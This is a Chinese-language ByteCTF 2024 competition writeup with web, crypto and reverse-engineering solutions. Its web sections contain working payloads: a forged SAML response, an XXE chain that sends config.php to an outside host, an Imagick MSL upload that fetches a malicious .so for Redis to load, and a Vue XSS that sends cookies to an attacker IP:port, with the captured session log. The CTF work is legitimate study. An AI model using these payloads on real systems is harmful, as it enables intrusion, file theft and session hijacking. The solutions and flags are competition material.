2024 ByteCTF writeup

WEB

Ezauth

https://securitylab.github.com/advisories/GHSL-2023-121_go-saml__archived_/

公钥塞进xml就行过校验

```xml
<?xml version="1.0" encoding="UTF-8"?>
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:samlsig="http://www.w3.org/2000/09/xmldsig#" Destination="http://localhost:8000/saml_consume" ID="_5af93cc3-8b31-463c-52b5-3306f26c6a6b" Version="2.0" IssueInstant="2024-09-21T09:36:05.627563362Z" InResponseTo="123456">
    <saml:Issuer>http://localhost:8000/saml_consume</saml:Issuer>
    <samlsig:Signature Id="_7e9a6bee-b019-4f7e-4291-1d24671851ac">
        <samlsig:SignedInfo>
            <samlsig:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
            <samlsig:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
            <samlsig:Reference URI="">
                <samlsig:Transforms>
                    <samlsig:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
                </samlsig:Transforms>
                <samlsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
                <samlsig:DigestValue>0zpL/BriOTe7K3iNmHwVckPqGqk=</samlsig:DigestValue>
            </samlsig:Reference>
        </samlsig:SignedInfo>

<samlsig:SignatureValue>d6wp8NTz5hPcSA0i7IgwBT3pF7/kw4/V/chhJVI9WmwJrn66T+77KR2qQSu/0dbt
zCB5xSWlH2OY81g1oTvUmPNLMAnL0oaRQ6Cct5vHw8PVU5CJYIFR1hpFaGEAw76F
z614rJiF/iVIykj6I1n13KFLU75LMKV0xC7hPN1QBxatn8UnXQmtspIADAukX756
ACyQHKmwQop8XvParU02uGEB6M441d5iEeCp4VPOtDHEQB6EpZ+ZPvRe2C5djwke
ghrNydEjy/eDCaJsY65veM9QJpkFco6fWCYRL9LaBqzb2PZgPPwhacWEejKHUzI2
l1hBsfVw/xu7caBBjAYLVw==</samlsig:SignatureValue>
```

```
        <samlsig:KeyInfo>
            <samlsig:X509Data>

<samlsig:X509Certificate>MIIDETCCAfkCFEcdJ15SCIKQ/MK/BF6Wr0Nn1nPxMA0GCSqGSIb3DQ
EBCwUAMEUxCzAJBgNVBAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ld
CBXaWRnaXRzIFB0eSBMdGQwHhcNMjQwOTIxMDkyMzQ2WhcNMjUwOTIxMDkyMzQ2WjBFMQswCQYDVQQG
EwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50ZXJuZXQgV2lkZ2l0cyBQdHkgTHR
kMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAp/fom7qheqm5grUzotWq/IuwFM0r8A7slv
aVpTMI4iQRnrkYPX68pn3eu6ANQLmsEPWBmQkDl6vVCYEoVgoJC4msGLNkDdGlWLebQDLCXe62OUZpw
ZVMjFkiJRVlBDcrypPgqQbCY7PGkIS3P566T0YPH6Q11mUdIo6R1zEORT76knAGSKs4aw6zda7tsx7R
KZwTcL/YmUnv5d5fDM0yxIIE1LcKQWwVLvCCqFgjdYXzMoGKWJPJNRZy0xpYfTHRpv1dGv1H13b+IyJ
x8G8EDpUE5n1sQL0i5eHA689l7DljaLnTJ12EL1LnJevyW3s1jBIfLuhETHH2e74engDbTwIDAQABMA
0GCSqGSIb3DQEBCwUAA4IBAQASf4BZFgvMAaRm45HQkNqY1HXqXkmA5QUX+ROZE1EZ7L13IV0GNhqnI
kCL6DDegCWXgjlfzKtx7fVnt97RHEXinn5SGvsqrpONQUGt44E0Wsm2QgSMZuajzbOXZh35+Gr/UxEq
8LXapGFm0XkLaIouyHatNRgSwBiaB42v/kFAwkt/afYQfDE0qndYBmntTRV83euOeCvWz7wUn3rBdP4
CgVukCY6VBipxtx1rc9rCetQGpLCv1B+Lr+1VvEGiZPGvE+wYVZRJuchqhyKHpkirqpWJJoNBIJO17z
5aTQ4lks2pUBSC5t8949r5nSYEd6CAg9Mr5Hs1aL5r7t/36DES</samlsig:X509Certificate>
            </samlsig:X509Data>
            <samlsig:KeyValue>
<samlsig:RSAKeyValue>
<samlsig:Modulus>
p/fom7qheqm5grUzotWq/IuwFM0r8A7slvaVpTMI4iQRnrkYPX68pn3eu6ANQLms
EPWBmQkDl6vVCYEoVgoJC4msGLNkDdGlWLebQDLCXe62OUZpwZVMjFkiJRVlBDcr
ypPgqQbCY7PGkIS3P566T0YPH6Q11mUdIo6R1zEORT76knAGSKs4aw6zda7tsx7R
KZwTcL/YmUnv5d5fDM0yxIIE1LcKQWwVLvCCqFgjdYXzMoGKWJPJNRZy0xpYfTHR
pv1dGv1H13b+IyJx8G8EDpUE5n1sQL0i5eHA689l7DljaLnTJ12EL1LnJevyW3s1
jBIfLuhETHH2e74engDbTw==
</samlsig:Modulus>
<samlsig:Exponent>
AQAB
</samlsig:Exponent>
</samlsig:RSAKeyValue>
</samlsig:KeyValue>
        </samlsig:KeyInfo>

    </samlsig:Signature>
    <samlp:Status>
        <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
    </samlp:Status>
    <saml:Assertion xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="_c4581ac7-cb8e-4255-
78f8-8afdd15b360c" Version="2.0" IssueInstant="2024-09-21T09:36:05.627568119Z">
        <saml:Issuer>http://localhost:8000/saml_consume</saml:Issuer>
        <saml:Subject>
            <saml:NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-
format:transient">admin</saml:NameID>
```

```
            <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                <saml:SubjectConfirmationData InResponseTo="123456" NotOnOrAfter="2024-10-21T09:41:05.627568531Z" Recipient="http://localhost:8000/saml_consume"/>
            </saml:SubjectConfirmation>
        </saml:Subject>
        <saml:Conditions NotBefore="2024-09-21T09:31:05.627568949Z" NotOnOrAfter="2024-10-21T09:41:05.627569163Z"/>
        <saml:AttributeStatement>
            <saml:Attribute Name="uid" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                <saml:AttributeValue xsi:type="xs:string">admin</saml:AttributeValue>
            </saml:Attribute>
            <saml:Attribute Name="email" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                <saml:AttributeValue xsi:type="xs:string">someone@domain</saml:AttributeValue>
            </saml:Attribute>
        </saml:AttributeStatement>
    </saml:Assertion>
</samlp:Response>

```

虽然JWT none会报错，但是过期检测优先级更高

改一下时间让他签一个新的就行

OnlyBypassMe

swagger-ui/index.html

POST /api/v1/users/updateAvatar 更新用户头像

~~POST /api/v1/users/updateAvatarV1 更新用户头像~~

POST /api/v1/users/register 注册用户

GET /api/v1/users/info 获取用户信息

GET /api/v1/users/getUserAvatar 获取用户头像

IndexController

GET /api/v1/health

flag-controller

GET /api/v1/secret/flag/flag 获取flag

PUT /api/v1/secret/flag/flag 获取flag

POST /api/v1/secret/flag/flag 获取flag

DELETE /api/v1/secret/flag/flag 获取flag

OPTIONS /api/v1/secret/flag/flag 获取flag

HEAD /api/v1/secret/flag/flag 获取flag

PATCH /api/v1/secret/flag/flag 获取flag

注册然后直接改role id为1.0

Curl

```
curl -X 'POST' \
  'http://cc629a64.clsadp.com/api/v1/secret/flag/flag' \
  -H 'accept: */*' \
  -d ''
```

Request URL

http://cc629a64.clsadp.com/api/v1/secret/flag/flag

Server response

Code	Details
200	Response body


```
{
  "code": 200,
  "message": "OK",
  "data": [
    {
      "key": "flag",
      "value": "ByteCTF{54be1dee34aaf260ba6de4e21fc6d592}"
    }
  ],
  "timestamp": "2024-09-21 13:56:00",
  "error": "",
  "status": true,
  "nums": 0,
  "requestId": "2024092113560000202"
}
```


Download

Response headers

```
cache-control: no-cache,no-store,max-age=0,must-revalidate
content-type: application/json
```

Ezobj

任意代码执行下的php原生类利用

```
# evil.xml
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % remote SYSTEM "http://ip/send.xml">
%remote;
%all;
```

```
%send;
]>

# send.xml
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=config.php">
<!ENTITY % all "<!ENTITY &#x25; send SYSTEM 'http://ip/send.php?file=%file;'>">

# send.php
<?php
file_put_contents("result.txt", $_GET['file']) ;
?>

# 发包
/?byte=SimpleXMLElement&ctf[0]=http://ip/evil.xml&ctf[1]=2&ctf[2]=true
```

```
key=HelloByteCTF2024

/start.sh
#!/bin/bash
service apache2 start
redis-server /etc/redis-6.0.8/redis.conf
tail -F /etc/passwd


```

起码应该还要有一个写文件的操作。

https://www.synacktiv.com/en/publications/playing-with-imagetragick-like-its-2016

https://www.anquanke.com/post/id/284901#h2-15


```python
import os

def compile():
    os.system("gcc -c -fPIC bypass.c -o a")
    os.system("gcc -shared a -o a.so")
def convert():
    size = os.path.getsize("a.so")
    os.system(f"convert -size {size}x1 -depth 8 gray:./a.so image.bmp")
    os.system(f"convert  image.bmp gray:./test.so ")
    os.system(f"md5sum ./a.so ")
    os.system(f"md5sum ./test.so ")
compile()
convert()
```

```http
POST /?byte=Imagick&ctf[]=vid:msl:/tmp/php* HTTP/1.1
Host: 8d330e22.clsadp.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZoNghOJbO3I7B59H
Content-Length: 373

------WebKitFormBoundaryZoNghOJbO3I7B59H
Content-Disposition: form-data; name="file"; filename="1.msl"
Content-Type: text/plain

<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="http://206.189.221.173:12345/image.bmp" />
<write filename="gray:/tmp/445.so"/>
<write filename="gray:/tmp/445.wmv"/>
</image>
------WebKitFormBoundaryZoNghOJbO3I7B59H--

```

触发

```
POST /?so=445&key=HelloByteCTF2024&byte=Imagick&ctf[]=/tmp/445.wmv HTTP/1.1
Host: 8d330e22.clsadp.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZoNghOJbO3I7B59H
Content-Length: 2


```

Redis 加载恶意模块




CrossVue

https://github.com/ViktorMares/vue-js-xss-payload-list

```
放到profile，可以xss
{{$emit.constructor`alert(1)`()}}
怎么没有cookie
{{$emit.constructor`window.location.href='http://ip:port'`()}}

缩短长度：ip转int，端口也可以设小
{{$emit.constructor`location.href='http://ip:9999/'+document.cookie`()}}
```

```
Ncat: Connection from 113.201.14.253.
Ncat: Connection from 113.201.14.253:49524.
GET /session=MTcyNjkzMDc0M3xEWDhFQVFMX2dBQUJFQUVRQUFCQ180QUFBUVp6ZEhKcGJtY01CZ0FFZFhWcFpBWnpkSEpwYm1
jTUpnQWtNV1prTkRBNFlqa3RNemt4WWkwME1qZ3pMV0ppTkRZdE56SXhOakJrT1RFd00ySmx82aO-Thq6rwJoJbcsiAhR3dESx74
qebIQBJ73zQDWYCo= HTTP/1.1
Host: 8.222.148.127:9999
Connection: keep-alive
```



Ezoldbuddy

Hint 解析差异绕过

/shopbytedancesdhjkf

```
curl http://113.201.14.253:58360/111
Not Found
The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.
```

Nginx + Flask

https://book.hacktricks.xyz/pentesting-web/proxy-waf-protections-bypass

```
ty      Raw      Hex
00  47 45 54 20 2f 73 68 6f  70 62 79 74 65 64 61 6e  GET /shopbytedan
10  63 65 73 64 68 6a 6b 66  85 20 48 54 54 50 2f 31  cesdhjkf  HTTP/
20  2e 31 0d 0a 48 6f 73 74  3a 20 31 31 33 2e 32 30  .1 Host: 113.20
```

```
Pretty   Raw   Hex
00000000  47 45 54 20 2f 73 68 6f  70 62 79 74 65 64 61 6e  GET /shopbytedan
00000010  63 65 73 64 68 6a 6b 66  a0 20 48 54 54 50 2f 31  cesdhjkf HTTP/1
00000020  2e 31 0d 0a 48 6f 73 74  3a 20 31 32 37 2e 30 2e  .1 Host: 127.0.
00000030  30 2e 31 0d 0a 55 73 65  72 2d 41 67 65 6e 74 3a  0.1 User-Agent:
00000040  20 4d 6f 7a 69 6c 6c 61  2f 35 2e 30 20 28 4d 61   Mozilla/5.0 (Ma
00000050  63 69 6e 74 6f 73 68 3b  20 49 6e 74 65 6c 20 4d  cintosh; Intel M
00000060  61 63 20 4f 53 20 58 20  31 30 5f 31 35 5f 37 29  ac OS X 10_15_7)
00000070  20 41 70 70 6c 65 57 65  62 4b 69 74 2f 35 33 37   AppleWebKit/537
00000080  2e 33 36 20 28 4b 48 54  4d 4c 2c 20 6c 69 6b 65  .36 (KHTML, like
00000090  20 47 65 63 6b 6f 29 20  43 68 72 6f 6d 65 2f 31   Gecko) Chrome/1
000000a0  32 38 2e 30 2e 30 2e 30  20 53 61 66 61 72 69 2f  28.0.0.0 Safari/
000000b0  35 33 37 2e 33 36 0d 0a  41 63 63 65 70 74 3a 20  537.36 Accept:
000000c0  74 65 78 74 2f 68 74 6d  6c 2c 61 70 70 6c 69 63  text/html,applic
000000d0  61 74 69 6f 6e 2f 78 68  74 6d 6c 2b 78 6d 6c 2c  ation/xhtml+xml,
000000e0  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 6d 6c 3b  application/xml;
000000f0  71 3d 30 2e 39 2c 69 6d  61 67 65 2f 61 76 69 66  q=0.9,image/avif
00000100  2c 69 6d 61 67 65 2f 77  65 62 70 2c 69 6d 61 67  ,image/webp,imag
00000110  65 2f 61 70 6e 67 2c 2a  2f 2a 3b 71 3d 30 2e 38  e/apng,*/*;q=0.8
00000120  2c 61 70 70 6c 69 63 61  74 69 6f 6e 2f 73 69 67  ,application/sig
00000130  6e 65 64 2d 65 78 63 68  61 6e 67 65 3b 76 3d 62  ned-exchange;v=b
00000140  33 3b 71 3d 30 2e 37 0d  0a 41 63 63 65 70 74 2d  3;q=0.7 Accept-
00000150  45 6e 63 6f 64 69 6e 67  3a 20 67 7a 69 70 2c 20  Encoding: gzip,
00000160  64 65 66 6c 61 74 65 0d  0a 41 63 63 65 70 74 2d  deflate Accept-
00000170  4c 61 6e 67 75 61 67 65  3a 20 7a 68 2d 43 4e 2c  Language: zh-CN,
00000180  7a 68 3b 71 3d 30 2e 39  0d 0a 78 2d 66 6f 72 77  zh;q=0.9 x-forw
00000190  61 72 64 65 64 2d 66 6f  72 3a 20 31 32 37 2e 30  arded-for: 127.0
000001a0  2e 30 2e 31 0d 0a 63 6c  69 65 6e 74 2d 69 70 3a  .0.1 client-ip:
000001b0  20 31 32 37 2e 30 2e 30  2e 31 0d 0a 58 2d 4f 72   127.0.0.1 X-Or
000001c0  69 67 69 6e 61 6c 2d 55  52 4c 3a 20 2f 73 68 6f  iginal-URL: /sho
000001d0  70 62 79 74 65 64 61 6e  63 65 73 64 68 6a 6b 66  pbytedancesdhjkf
000001e0  0d 0a 52 65 46 65 72 65  72 3a 20 68 74 74 70 3a   ReFerer: http:
000001f0  2f 2f 31 31 33 2e 32 30  31 2e 31 34 2e 32 35 33  //113.201.14.253
00000200  3a 35 38 33 36 30 2f 0d  0a 58 2d 4f 72 69 67 69  :58360/ X-Origi
00000210  6e 61 74 69 6e 67 2d 49  50 3a 20 31 32 37 2e 30  nating-IP: 127.0
00000220  2e 30 2e 31 0d 0a 58 2d  52 65 6d 6f 74 65 2d 49  .0.1 X-Remote-I
00000230  50 3a 20 31 32 37 2e 30  2e 30 2e 31 0d 0a 58 2d  P: 127.0.0.1 X-
00000240  43 6c 69 65 6e 74 2d 49  50 3a 20 31 32 37 2e 30  Client-IP: 127.0
00000250  2e 30 2e 31 0d 0a 58 2d  46 6f 72 77 61 72 64 65  .0.1 X-Forwarde
00000260  64 2d 46 6f 72 3a 20 31  32 37 2e 30 2e 30 2e 31  d-For: 127.0.0.1
00000270  0d 0a 58 2d 46 6f 72 77  61 72 65 64 2d 48 6f 73   X-Forwared-Hos
00000280  74 3a 20 31 32 37 2e 30  2e 30 2e 31 0d 0a 58 2d  t: 127.0.0.1 X-
00000290  48 6f 73 74 3a 20 31 32  37 2e 30 2e 30 2e 31 0d  Host: 127.0.0.1
000002a0  0a 58 2d 43 75 73 74 6f  6d 2d 49 50 2d 41 75 74   X-Custom-IP-Aut
```

```
Pretty   Raw   Hex   Render
        Your Shopping Cart
      </h1>

      <div class="products">
        <h2>
          Available Products
        </h2>
        <div id="product-list">
          <!-- Product items will be dynamically
          inserted here -->
        </div>
      </div>

      <div class="cart">
        <h2>
          Cart Items
        </h2>
        <div id="cart-items">
          <!-- Cart items will be dynamically
          inserted here -->
        </div>
      </div>

      <div class="total">
        Total: $<span id="total-amount">
          0.00
        </span>
      </div>
      <div class="total">
        你的钱包: $<span id="total-wallet">
          500
        </span>
      </div>
      <button class="checkout-button" onclick="
      handleCheckout()">
        Checkout
      </button>
      <p id="response-message">
      </p>
    </div>

    <script>
      const productDB = [{
        "name": "Product MY LIFE", "price": 100
Search...                                  0 matches
```

Your Shopping Cart

Available Products

Product MY LIFE Price: $100.00	Add to Cart
Product SDLC Price: $200.00	Add to Cart
Product Guitar Price: $300.00	Add to Cart
Product Ukulele Price: $400.00	Add to Cart
Product TUBA Price: $500.00	Add to Cart
Product E5 2666V3 Price: $600.00	Add to Cart
Product X99 Price: $700.00	Add to Cart
Product 8G*2 RECC 1866 Price: $800.00	Add to Cart
$100 E-Gift Card Price: $100.00	Add to Cart

id为9是flag

下面发的包也需要通过上面的url后面加个85或者a0绕过

```
POST /shopbytedancesdhjkf/cart/checkout  HTTP/1.1
```

```
Host: 113.201.14.253:52235
Content-Length: 65
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Referer: http://113.201.14.253:52235/

{"orderId":1,"cart":[],"orderId":2,"cart":[{"id":9,"qty":10000}]}
```

Request

Pretty Raw Hex

```
POST /shopbytedancesdhjkf/cart/checkout  HTTP/1.1
Host: 113.201.14.253:52235
Content-Length: 65
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Referer: http://113.201.14.253:52235/

{
  "orderId":1,
  "cart":[
  ],
  "orderId":2,
  "cart":[
    {
      "id":9,
      "qty":10000
    }
  ]
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 21 Sep 2024 19:42:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 120
Connection: keep-alive

宝贝这是:
10000x FFFFFLLLLLAAAAAGGG J @ $10000/unit

订单详情: $0
flagByteCTF{f22da73a4d608b5073512696c75c57d9}
```

Crypto

Magic_LFSR

打一下真值表，发现有15/16的概率ff = x1 + x2 + x4

roll 128个出来解一下看看对不对

```python
from sage.all import *
from tqdm import tqdm
from Crypto.Cipher import AES
from Crypto.Util.number import *
from Crypto.Util.Padding import pad
PR = PolynomialRing(GF(2),128,'x')

mask1 = 211151158277430590850506190902325379931
mask2 = 314024231732616562506949148198103849397
mask3 = 175840838278158851471916948124781906887
```

```
mask4 = 270726596087586267913580004170375666103
keystream = 1024311481407054984168503188572082106228007820628496173132204098971130766468510095
enc = b'\r\x9du\xa15q\xd2\x81\x0b\xceq2\x8d)*\xe9\xf0;a\xad\xbe?\xa2\xb2\x1f\x88O\x8c\xa2[\xcb\x9a\xa9\x8d\xac\x0b\x85\xb4j@]\x0e}EF{\xb1\x91'

def lfsr(R, mask):
    mask_bin = [int(b) for b in bin(mask)[2:].zfill(128)]
    s = sum([R[i] * mask_bin[i] for i in range(128)])
    R = [s] + R[:-1]
    return R, s
init = list(PR.gens())

R = init
print(init[0]**3)
eqs = []
def ff(a,b,c,d):
    ret = a + b + d
    # print(ret)
    return ret

keystream = bin(keystream)[2:]

outputs = []
for i in keystream:
    a = int(i)
    outputs.append(a)

def round(R, R1_mask, R2_mask, R3_mask, R4_mask):
    R1_NEW, _ = lfsr(R, R1_mask)
    R2_NEW, _ = lfsr(R, R2_mask)
    R3_NEW, _ = lfsr(R, R3_mask)
    R4_NEW, _ = lfsr(R, R4_mask)
    for i in range(270):
        R1_NEW, x1 = lfsr(R1_NEW, R1_mask)
        R2_NEW, x2 = lfsr(R2_NEW, R2_mask)
        R3_NEW, x3 = lfsr(R3_NEW, R3_mask)
        R4_NEW, x4 = lfsr(R4_NEW, R4_mask)
        # print(f'x1: {x1}\nx2: {x2}\nx3: {x3}\nx4: {x4}')
        # print(R1_NEW)
        x = ff(x1,x2,x3,x4)
        eqs.append(x)

round(R, mask1, mask2, mask3, mask4)

m = matrix(GF(2), 270, 128)
```

```python
for i in range(270):
    for j in range(128):
        m[i,j] = eqs[i].coefficient(init[j])
# print(eqs[265])

for _ in tqdm(range(1000000)):
    sub = matrix(GF(2), 0, 128)
    inds = []
    while 1:
        i = randint(0, 269)
        subx = sub.stack(m.row(i))
        if subx.rank() > sub.rank():
            sub = subx
            inds.append(i)
        if sub.rank() == 128:
            break

    ooout = vector(GF(2), [outputs[i] for i in inds])
    try:
        sol = sub.solve_right(ooout)
    except ValueError:
        continue
    # print(sol)
    sol = int(''.join([str(int(i)) for i in sol]),2)
    key = long_to_bytes(sol)
    if len(key) != 16:
        continue
    cipher = AES.new(key, mode=AES.MODE_ECB)
    flag = cipher.decrypt(enc)
    if b'ByteCTF' in flag:
        print(flag)
        break
    # print(sol)
```

Re


ByteBuffer

misc题，看一下里面有dot和edge，猜测是画图，简单diff每个dot和edge，发现都有两个变量，提取出来即可。

```python
import struct

f = open("Bytebuffer.bin", "rb")

```

```python
dot_data  = []
edge_data =[]

f.seek(0x1230)
while True:
    data = f.read(4)
    x = f.read(4)
    x = struct.unpack('i', x)[0]
    y = f.read(4)
    y = struct.unpack('i', y)[0]
    magic = f.read(4)
    if magic != b'\x04\x00\x00\x00':
        break
    strlen = f.read(4)
    strlen = struct.unpack('i', strlen)[0]
    name = f.read(strlen)
    print(x,y,name)
    if(strlen>=8):
        f.read(4)
    else:
        f.read(8-strlen)
    dot_data.append((x,y,name))

f.seek(0x3ac)

while True:
    data = f.read(8)

    x = f.read(4)
    x = struct.unpack('i', x)[0]
    y = f.read(4)
    y = struct.unpack('i', y)[0]

    magic = f.read(4)
    if magic != b'\x04\x00\x00\x00':
        break

    strlen = f.read(4)
    strlen = struct.unpack('i', strlen)[0]
    name = f.read(strlen)

    if(strlen>=8):
        f.read(12-strlen)
    elif(strlen==8):
        f.read(4)
    else:
        f.read(8-strlen)
```

```python
    #dots.append((x,y,name))
    print(x,y,name)
    edge_data.append((x,y,name))

print(len(dot_data))
print(len(edge_data))

import matplotlib.pyplot as plt

for x,y,name in dot_data:
    plt.scatter(x,y,color='red')
    #plt.text(x,y,name.decode('utf-8'))

def find_dot_by_name(name):
    name = '#'+str(name)
    for x,y,n in dot_data:

        if n[4:].decode() == name:
            return (x,y)
    return None

for p1,p2,name in edge_data:

    x1,y1 = find_dot_by_name(p1)
    x2,y2 = find_dot_by_name(p2)
    plt.plot([x1,x2],[y1,y2],color='blue')
    #plt.text((x1+x2)/2,(y1+y2)/2,name.decode('utf-8'))

ax = plt.gca()  # 获取当前的Axes对象
ax.set_aspect(2)  # 设置纵横比
#垂直翻转
plt.gca().invert_yaxis()
#设置x轴分度值
plt.xticks(range(0,1600,50))

plt.show()

```



ByteCTF{3275421850692907158 65}

ByteKit

UEFI逆向，解包得到ByteKitLoaderDxe，跑一跑D810去混淆，里面有个key1=2CE83EE0BC1A0956B9D994,XOR一下得到一个PE文件，最后发现是个异或

```
p = [   0x0000000000000062, 0x0000000000000001, 0x000000000000000B, 0x0000000000000079,
    0x0000000000000002, 0x0000000000000003, 0x0000000000000074, 0x0000000000000003,
    0x0000000000000007, 0x0000000000000065, 0x0000000000000004, 0x000000000000000E,
    0x0000000000000064, 0x0000000000000005, 0x000000000000000D, 0x0000000000000061,
    0x0000000000000006, 0x000000000000000A, 0x000000000000006E, 0x0000000000000007,
    0x000000000000000F, 0x0000000000000063, 0x0000000000000008, 0x000000000000000C,
    0x0000000000000065, 0x0000000000000009, 0x000000000000000A, 0x0000000000000000]

cipher = [  0x4B, 0x27, 0x42, 0x55, 0x48, 0x6E, 0x41, 0x29, 0x1F, 0x5E, 0x04, 0x04, 0x6B, 0x3E, 0x57, 0x5F,
    0x08, 0x07, 0x5F, 0x3A, 0x31, 0x17, 0x40, 0x30, 0x5F, 0x7A, 0x75, 0x67, 0x36, 0x36, 0x36, 0x36]
flag = cipher.copy()
